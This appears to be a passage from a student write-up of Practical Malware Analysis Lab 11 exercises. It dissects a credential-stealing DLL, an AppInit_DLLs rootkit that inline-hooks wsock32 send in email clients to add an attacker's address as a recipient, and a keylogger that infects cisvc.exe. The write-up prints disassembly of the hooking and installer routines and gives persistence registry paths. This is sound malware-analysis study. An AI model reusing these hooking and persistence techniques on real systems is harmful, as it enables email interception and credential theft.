


Figure 5. Write to file

The above figure shows the malicious dll writing the stolen values into c:\windows\system32\msutil32.sys file.

v. How can you use this malware to get user credentials from your test environment?

By rebooting the machine or by logging off and re-login again. **c:\windows\system32\msutil32.sys** will contains the password used to login to the windows.




Figure 6. Captured Password

b- Analyze the malware found in *Lab11-02.dll*. Assume that a suspicious file named *Lab11-02.ini* was also found with this malware.

i. What are the exports for this DLL malware?

Name	Address	Ordinal
installer	1000158B	1
DllEntryPoint	100017E9	[main entry]

Figure 1. Exports

ii. What happens after you attempt to install this malware using rundll32.exe?




Figure 2. Set Registry & WriteFile

The malware add a registry value in **HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows\\AppInit_DLLS**.

It then copy itself; the dll as **C:\Windows\System32\spoolvxx32.dll**.

The malware then tries to open **C:\Windows\System32\Lab11-02.ini.**

iii. Where must Lab11-02.ini reside in order for the malware to install properly?

Figure 3. Loads config file

The malware will attempt to load the config from **C:\Windows\System32\Lab11-02.ini**. We would need to place the ini file in system32 folder.

iv. How is this malware installed for persistence?

According to [MSDN](), AppInit_DLLs is a mechanism that allows an arbitrary list of DLLs to be loaded into each user mode process on the system. By adding AppInit_DLLs in **HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows** we are loading the malicious DLL into each user mode process that gets executed on the system.

v. What user-space rootkit technique does this malware employ?

If we look at the subroutine @0x100012A3, you will see that it is attempting to get the address of send from wscock32.dll. It then pass the address to subroutine @0x10001203.

The subroutine @0x10001203 is employing the inline hook technique. It first get the offset from the hook position to the function where it wants to jump to. It then uses VirtualProtect to make 5 bytes of space from the start of the subroutine address to **PAGE_EXECUTE_READWRITE.** Once it is done it then rewrite the code to jmp to the hook function. Finally it reset the 5 bytes of memory space back to the old protection attributes.

```
.text:10001203 ; int __cdecl inlineHook(LPVOID lpAddress, int, int)
.text:10001203 inlineHook      proc near               ; CODE XREF: sub_100012A3+4F↓p
.text:10001203
.text:10001203 flOldProtect    = dword ptr -0Ch
.text:10001203 var_8           = dword ptr -8
.text:10001203 var_4           = dword ptr -4
.text:10001203 lpAddress       = dword ptr  8
.text:10001203 arg_4           = dword ptr  0Ch
.text:10001203 arg_8           = dword ptr  10h
.text:10001203
.text:10001203                 push    ebp
.text:10001204                 mov     ebp, esp
.text:10001206                 sub     esp, 0Ch
.text:10001209                 mov     eax, [ebp+arg_4]
.text:1000120C                 sub     eax, [ebp+lpAddress]
.text:1000120F                 sub     eax, 5
.text:10001212                 mov     [ebp+var_4], eax
.text:10001215                 lea     ecx, [ebp+flOldProtect]
.text:10001218                 push    ecx             ; lpflOldProtect
.text:10001219                 push    40h             ; flNewProtect
.text:1000121B                 push    5               ; dwSize
.text:1000121D                 mov     edx, [ebp+lpAddress]
.text:10001220                 push    edx             ; lpAddress
.text:10001221                 call    ds:VirtualProtect
.text:10001227                 push    0FFh            ; Size
.text:1000122C                 call    malloc
.text:10001231                 add     esp, 4
.text:10001234                 mov     [ebp+var_8], eax
.text:10001237                 mov     eax, [ebp+var_8]
.text:1000123A                 mov     ecx, [ebp+lpAddress]
.text:1000123D                 mov     [eax], ecx
.text:1000123F                 mov     edx, [ebp+var_8]
.text:10001242                 mov     byte ptr [edx+4], 5
.text:10001246                 push    5               ; Size
.text:10001248                 mov     eax, [ebp+lpAddress]
.text:1000124B                 push    eax             ; Src
.text:1000124C                 mov     ecx, [ebp+var_8]
.text:1000124F                 add     ecx, 5
.text:10001252                 push    ecx             ; Dst
.text:10001253                 call    memcpy
.text:10001258                 add     esp, 0Ch
.text:1000125B                 mov     edx, [ebp+var_8]
.text:1000125E                 mov     byte ptr [edx+0Ah], 0E9h
.text:10001262                 mov     eax, [ebp+lpAddress]
.text:10001265                 sub     eax, [ebp+var_8]
.text:10001268                 sub     eax, 0Ah
.text:1000126B                 mov     ecx, [ebp+var_8]
.text:1000126E                 mov     [ecx+0Bh], eax
.text:10001271                 mov     edx, [ebp+lpAddress]
.text:10001274                 mov     byte ptr [edx], 0E9h
```

Figure 4. inline hook

However, the malware only hook 3 programs; THEBAT.EXE, OUTLOOK.EXE, MSIMM.EXE.




Figure 5. Hook selected programs

To conclude, the malware is attempting to do an inline hook on wsock32.dll's send function for selected programs.

vi. What does the hooking code do?

We first look at what the malware is retrieving from the config file.




Figure 6. Decoding config

After reading the data from the config file, the malware then decode it by calling the subroutine @0x100016CA. If we dive into this subroutine, you will realize that it is a xor decoding function. Let’s place a hook there in ollydbg to see what comes out.

Figure 7. billy@malwareanalysisbook.com

This decoded string will be use in the following function.

```
; int __stdcall lookforstring(int, char *Str, int, int)
lookforstring proc near

Dst= byte ptr -204h
arg_0= dword ptr  8
Str= dword ptr  0Ch
arg_8= dword ptr  10h
arg_C= dword ptr  14h

push    ebp
mov     ebp, esp
sub     esp, 204h
push    offset str_RCPT_TO ; "RCPT TO:"
mov     eax, [ebp+Str]
push    eax             ; Str
call    strstr
add     esp, 8
test    eax, eax
jz      loc_100011E4
```

```
push    offset str_RCPT_TO2 ; "RCPT TO: <"
call    strlen
add     esp, 4
push    eax             ; Size
push    offset aRcptTo_1 ; "RCPT TO: <"
lea     ecx, [ebp+Dst]
push    ecx             ; Dst
call    memcpy
add     esp, 0Ch
push    101h            ; Size
push    offset buffer   ; Src
push    offset str_RCPT_TO3 ; "RCPT TO: <"
call    strlen
add     esp, 4
lea     edx, [ebp+eax+Dst]
push    edx             ; Dst
call    memcpy
add     esp, 0Ch
push    offset Source   ; ">\r\n"
lea     eax, [ebp+Dst]
push    eax             ; Dest
call    strcat
add     esp, 8
mov     ecx, [ebp+arg_C]
push    ecx             ; _DWORD
lea     edx, [ebp+Dst]
push    edx             ; Str
call    strlen
```

Figure 8. replacing send data

The inline hook jumps to the above function. Its starts off with checking if the send buffer contains the string “RCPT TO”. If it does, it will create a new buffer “**RCPT TO:<billy@malwareanalysisbook.com>\r\n**” and send it off via the original send function. The function will then end of by simply forwarding the original data to the send function.

vii. Which process(es) does this malware attack and why?

As answered in question v… the malware only hook 3 programs; THEBAT.EXE, OUTLOOK.EXE, MSIMM.EXE. They are all email clients.

viii. What is the significance of the .ini file?

As answered in question v… the config.ini contains the encoded attacker email address. It is use to replace recipient address causing email to be send to the attacker instead.

c- Analyze the malware found in Lab11-03.exe and Lab11-03.dll. Make sure that both files are in the same directory during analysis.

i. What interesting analysis leads can you discover using basic static analysis?

Lab11-03.exe

```
; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

FileName= byte ptr -104h
argc= dword ptr  8
argv= dword ptr  0Ch
envp= dword ptr  10h

push    ebp
mov     ebp, esp
sub     esp, 104h
push    0               ; bFailIfExists
push    offset NewFileName ; "C:\\WINDOWS\\System32\\inet_epar32.dll"
push    offset ExistingFileName ; "Lab11-03.dll"
call    ds:CopyFileA
push    offset aCisvc_exe ; "cisvc.exe"
push    offset aCWindowsSyst_0 ; "C:\\WINDOWS\\System32\\%s"
lea     eax, [ebp+FileName]
push    eax             ; char *
call    _sprintf
add     esp, 0Ch
lea     ecx, [ebp+FileName]
push    ecx             ; lpFileName
call    sub_401070
add     esp, 4
push    offset aNetStartCisvc ; "net start cisvc"
call    _system
add     esp, 4
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
_main endp
```

Figure 1. Installation

The main method in Dll11-03.exe is pretty straight forward. It first copy the Lab11-03.dll to **C:\\Windows\\System32\\inet_epar32.dll**. It then attempts to modify **C:\\Windows\\System32\\cisvc.exe** and executes the infected executable by starting a service via the command "**net start cisvc**"

Lab11-03.dll

The dll contains some interesting stuff… In export, we can see a suspicious looking function; **zzz69806582**.

Name	Address	Ordinal
zzz69806582	10001540	1
DllEntryPoint	10001968	[main entry]

Figure 2.
Export function surface a funny function

The imports contains **GetAsyncKeyState** and **GetForegroundWindow** which highly suggests that this is a keylogger.

Address	Ordinal	Name	Library
100070F0		GetForegroundWindow	USER32
100070F4		GetWindowTextA	USER32
100070F8		GetAsyncKeyState	USER32
10007000		Sleep	KERNEL32
10007004		WriteFile	KERNEL32

Figure 3. imports

The function @zzz69806582 is pretty simple. It just creates a thread.




Figure 3. function zzz69806582

The thread that the above function creates first check for mutex; **MZ**.

It then create a file @ **C:\\Windows\\System32\\kernel64x.dll**.




Figure 4.Mutex MZ

Next, the thread calls a subroutine to record keystrokes.

